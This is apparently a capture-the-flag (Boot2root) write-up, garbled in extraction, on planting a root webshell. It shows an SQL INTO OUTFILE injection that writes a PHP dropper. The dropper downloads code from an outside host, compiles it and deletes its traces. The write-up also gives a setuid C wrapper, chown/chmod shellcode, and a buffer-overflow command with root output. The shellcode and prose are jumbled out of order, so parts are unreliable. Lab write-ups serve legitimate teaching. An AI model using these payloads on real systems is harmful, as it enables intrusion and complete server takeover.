## ./behindTheKurt(Cob)ain

In this write-up, our objective is to set up a **root webshell** that can be accessed through a **web browser**.

The strategy involves two key components:

- A PHP script, specifically **p0wnyshell**, which we have slightly modified for our purposes.
- A simple C program that, once compiled and after applying **chmod** and **chown**, will execute commands with **root** privileges.


To deploy this setup, we crafted an SQL query that writes a PHP script onto the target server. This script is programmed to use wget to download both the modified p0wnyshell and the C program, compiling the last one.


```
SELECT '<?php file_put_contents("exec.c", file_get_contents("https://raw.
githubusercontent.com/Alixmixx/Boot2root/main/scripts/bonus/behindTheKurt(cob)ain/
exec.c")); file_put_contents("adec5f06f4290eca5edafd9d779f48f6aa4fc83c53.french.lang.
config.php", file_get_contents("https://raw.githubusercontent.com/Alixmixx/Boot2root/main/
scripts/bonus/behindTheKurt(cob)ain/p0wny.php")); shell_exec("gcc exec.c -o .dummy");
unlink("exec.c"); unlink("./wget.php");?>'
INTO OUTFILE '/var/www/forum/templates_c/wget.php'
```

The simple **exec.c**:

```
int main(int ac, char **av)
{
    setuid(0);
    setgid(0);
    system(av[1]);
    return 0;
}
```

We've made a modification to the <u>pOwnyshell.php</u> file, enabling it to <u>execute</u> our <u>custom binary</u> instead of using the standard exec function. This adjustment is key to our strategy of gaining enhanced control over the server.





This shellcode will be tasked with altering the **permissions** and **ownership** of our binary. Specifically, we aim to change its permissions to **chmod 6111** and its ownership to **root:root**. This will grant the binary the necessary privileges to execute commands as the **root** user.

step is to craft a **shellcode**.

section .text

global \_start

To craft this shellcode, our starting point is to write the appropriate assembly code:

```
_start:
      xor eax, eax
                           ; Clear eax
                           ; Clear ecx
      xor ecx, ecx
                          ; Push null byte onto stack
      push eax
      push 0x796d6d75
      push 0x642e2f63
      push 0x5f736574
      push 0x616c706d
      push 0x65742f6d
      push 0x75726f66
      push 0x2f777777
      push 0x2f726176
                           ; var/
      push 0x2f2f2f2f
      mov ebx, esp
                           ; Move stack pointer to ebx
      mov al, 16
                           ; Set syscall number to 16 (chown)
      xor ecx, ecx
                           ; Clear ecx
      xor edx, edx
                           ; Clear edx
                           ; Call the kernel
      int 0x80
      mov al, 15
                           ; Set syscall number to 15 (chmod)
      mov cx, 3145
                           ; Set mode to 6111
      int 0x80
                           ; Call the kernel
      mov al, 1
                           ; sys_exit
      xor ebx, ebx
      int 0x80
Following the same steps as in our previous write-ups, we will assemble this code with NASM and then
use objdump to generate the corresponding shellcode.
Finally, using GDB, as detailed in our earlier approach, we will locate the environment variable with our
shellcode in the context of the exploit_me program.
```

x50\x68\x75\x6d\x6d\x79\x68\x63\x2f\x2e\x64\x68\x74\x65\x73\x5f\x68\x6d\x70\ x6c\x61\x68\x6d\x2f\x74\x65\x68\x66\x6f\x72\x75\x68\x77\x77\x77\x2f\x68\x76\ x61\x72\x2f\x68\x2f\x2f\x2f\x2f\x89\xe3\xb0\x10\x31\xc9\x31\xd2\xcd\x80\xb0\

zaz@BornToSecHackMe:~\$ env - PWD=\$PWD SHELLCODE="\$SHELLCODE" ~/exploit\_me

 $x0f\x66\xb9\x49\x0c\xcd\x80\xb0\xb0\x01\x31\xdb\xcd\x80"')$ 

\$(python -c 'print "A" \* 140 + "\xbf\xff\xff\x9c"[::-1]')

zaz@BornToSecHackMe:~\$ export SHELLCODE=\$(python -c 'print "\x31\xc0\x31\xc9\

```
www-data@BornToSecHackMe:_/forum/templates_c# whoami
root
www-data@BornToSecHackMe:_/forum/templates_c# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

www-data@BornToSecHackMe:.../forum/templates\_c#